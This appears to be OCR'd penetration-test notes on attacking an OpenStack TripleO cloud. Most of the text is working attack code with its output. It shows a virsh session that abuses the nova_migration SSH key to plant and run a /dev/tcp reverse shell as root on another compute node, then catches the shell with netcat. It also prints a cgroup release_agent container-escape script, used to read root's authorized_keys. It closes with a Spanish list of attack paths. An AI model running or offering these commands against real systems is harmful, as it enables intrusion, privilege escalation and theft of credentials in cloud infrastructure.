
```
The attacker must need to have access to both machines
```

this uses: ***nova_migration_target*** and takes advantage of **libvirt**

- volumes are stores as pools and volumes
  - using libvirt, it is possible to read/write




```
()[nova@overcloud-novacompute-0 /tmp]$ cat vol.xml
<volume type='file'>
  <name>revshell.sh</name>
  <key>/tmp/revshell.sh</key>
  <capacity unit='bytes'>0</capacity>
  <target>
    <path>/tmp/revshell.sh</path>
    <format type='raw'/>
    <permissions>
      <mode>0755</mode>
      <owner>0</owner>
      <group>0</group>
    </permissions>
  </target>
</volume>
```




```
()[nova@overcloud-novacompute-0 /tmp]$ virsh -c qemu+ssh://nova_migration@overcloud-novacompute-1:2022/system?keyfile=/etc/nova/migration/identity
Welcome to virsh, the virtualization interactive terminal.

Type:  'help' for help with commands
       'quit' to quit

virsh # pool-create-as tmp dir --target /tmp
Pool tmp created

virsh # vol-create tmp /tmp/vol.xml
Vol revshell.sh created from /tmp/vol.xml

virsh # vol-upload --pool tmp /tmp/revshell.sh /tmp/revshell.sh

virsh # pool-destroy tmp
Pool tmp destroyed
```

```
()[root@overcloud-novacompute-1 /]# cat /tmp/revshell.sh
#!/bin/bash

bash -i >& /dev/tcp/192.168.1.51/4444 0>&1 &
()[root@overcloud-novacompute-1 /]# 
```



```
()[nova@overcloud-novacompute-0 /tmp]$ cat dom.xml
<domain type='kvm'>
  <name>foo</name>
  <os>
    <type arch='x86_64'>hvm</type>
  </os>
  <memory unit='KiB'>1</memory>
  <devices>
    <interface type='ethernet'>
      <script path='/tmp/revshell.sh'/>
    </interface>
  </devices>
</domain>
```




```
()[nova@overcloud-novacompute-0 /tmp]$ virsh -c qemu+ssh://nova_migrat
ion@overcloud-novacompute-1:2022/system?keyfile=/etc/nova/migration/id
entity
Welcome to virsh, the virtualization interactive terminal.

Type:  'help' for help with commands
       'quit' to quit

virsh # create /tmp/dom.xml
Domain foo created from /tmp/dom.xml

virsh # destroy foo
Domain foo destroyed

virsh # 
```

```
# ip addr show dev wlp2s0
2: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
 group default qlen 1000
    link/ether 28:b2:bd:1a:4a:fa brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.51/24 brd 192.168.1.255 scope global noprefixroute wlp2s0
       valid_lft forever preferred_lft forever
    inet6 fe80::1397:e6b6:d83c:2186/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
# nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.60 48362
bash: no job control in this shell
tput: No value for $TERM and no -T specified
tput: No value for $TERM and no -T specified
tput: No value for $TERM and no -T specified
tput: No value for $TERM and no -T specified
()[root@overcloud-novacompute-1 /]# 
```


Escaping from docker

trail of bits



```
()[root@overcloud-novacompute-1 /]# cat docker_escape.sh
cat docker_escape.sh
#!/bin/sh
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w
echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
touch /o
echo $t/c >$d/release_agent
echo '#!/bin/sh' >/c
echo "$1 >$t/o" >>/c
chmod +x /c
sh -c "echo 0 >$d/w/cgroup.procs"
sleep 1
cat /o
()[root@overcloud-novacompute-1 /]# ls /root/.ssh/authorized_keys
ls /root/.ssh/authorized_keys
ls: cannot access /root/.ssh/authorized_keys: No such file or directory
()[root@overcloud-novacompute-1 /]# ./docker_escape.sh "cat /root/.ssh/authorized_keys"
.
<te-1 /]# ./docker_escape.sh "cat /root/.ssh/authorized_keys"
no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user
\"heat-admin\" rather than the user \"root\".';echo;sleep 10" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAA
BAQDG0qh2xm70zLYprObF+ST/Q5tpP31AZ97y5ANxPWdiNOo6qmpWxM2go1PQJoFz1n29zdXjPCJiIG/MGpMRNwE6VuE0m6Sj
4Qz2V2E87Bl0bK7VKNlE9hSDjX1l1inyyMydRxOjdZOIqubn3/aqbJ0K6tgQ4Ov/IisV9dy3HPy6Rqs9FspswWlE+lNo4RZgj
rdNCC8euIpCV+HElKrOihuPjgy75v7SR77fAlp47uPAzfKfWLuhF5WmKN38sZQSFGNuEoiEZ53IdicrOPI/E9MStB9J67WeN2
mkS//TYKNOZSLkPhlvGX21w0ov5Xr9o7FNxgsV5WzTq9IyMaVHn92N Generated by TripleO
no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user
\"heat-admin\" rather than the user \"root\".';echo;sleep 10" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAA
BAQDKbsnNjvMkPAKHsMFbLu1D1BxsacEW1w7QhJaVAI7oH7PrQWl4/LKZ9q0xXptnwF55jGrzNEFn8XJ+7ZjCJrvkAHaspp59
M9p0D0jy4F3DJ7myimb5cpBAhABXh25079fg/d2fiidTzOOTrfMpGEGQ0tdUVlDlvWnNGQG36S4pSo9H44+g2RPgUbAio7NVC
fNoHT3YWDCySXi7iCw2xTasn+e0ntsmWH6ZFUcWnqp7PcVH7i7h0Ub2xy2bsXILIQkitjps3Q2wSOHQODGIE9jstSxjS0YVO2
c09FskKodS0tlD2ZPIMFUj0TjoRLphf1yviQu/l5BqeF0u838I09df stack@os-undercloud.tfm.local
```

final


Obtención de secretos / fuerza bruta de credenciales
Instancia
GUI/API (usuario administrador)
XSS/CSRF
Otras vulnerabilidades
GUI/API (usuario normal)
Vulnerabilidad de escape de VM
Vulnerabilidad de RCE en servicio de OpenStack
RCE mediante RabbitMQ
SSH con clave de migración de VMs
Contenedor en controller
Host en compute
Contenedor en compute
Escape de contenedor
Escape de contenedor
SSH con clave de migración de VMs
Host de controller
Undercloud
Fuerza bruta de credenciales / Otras vulnerabilidades
Fuerza bruta de credenciales / Otras vulnerabilidades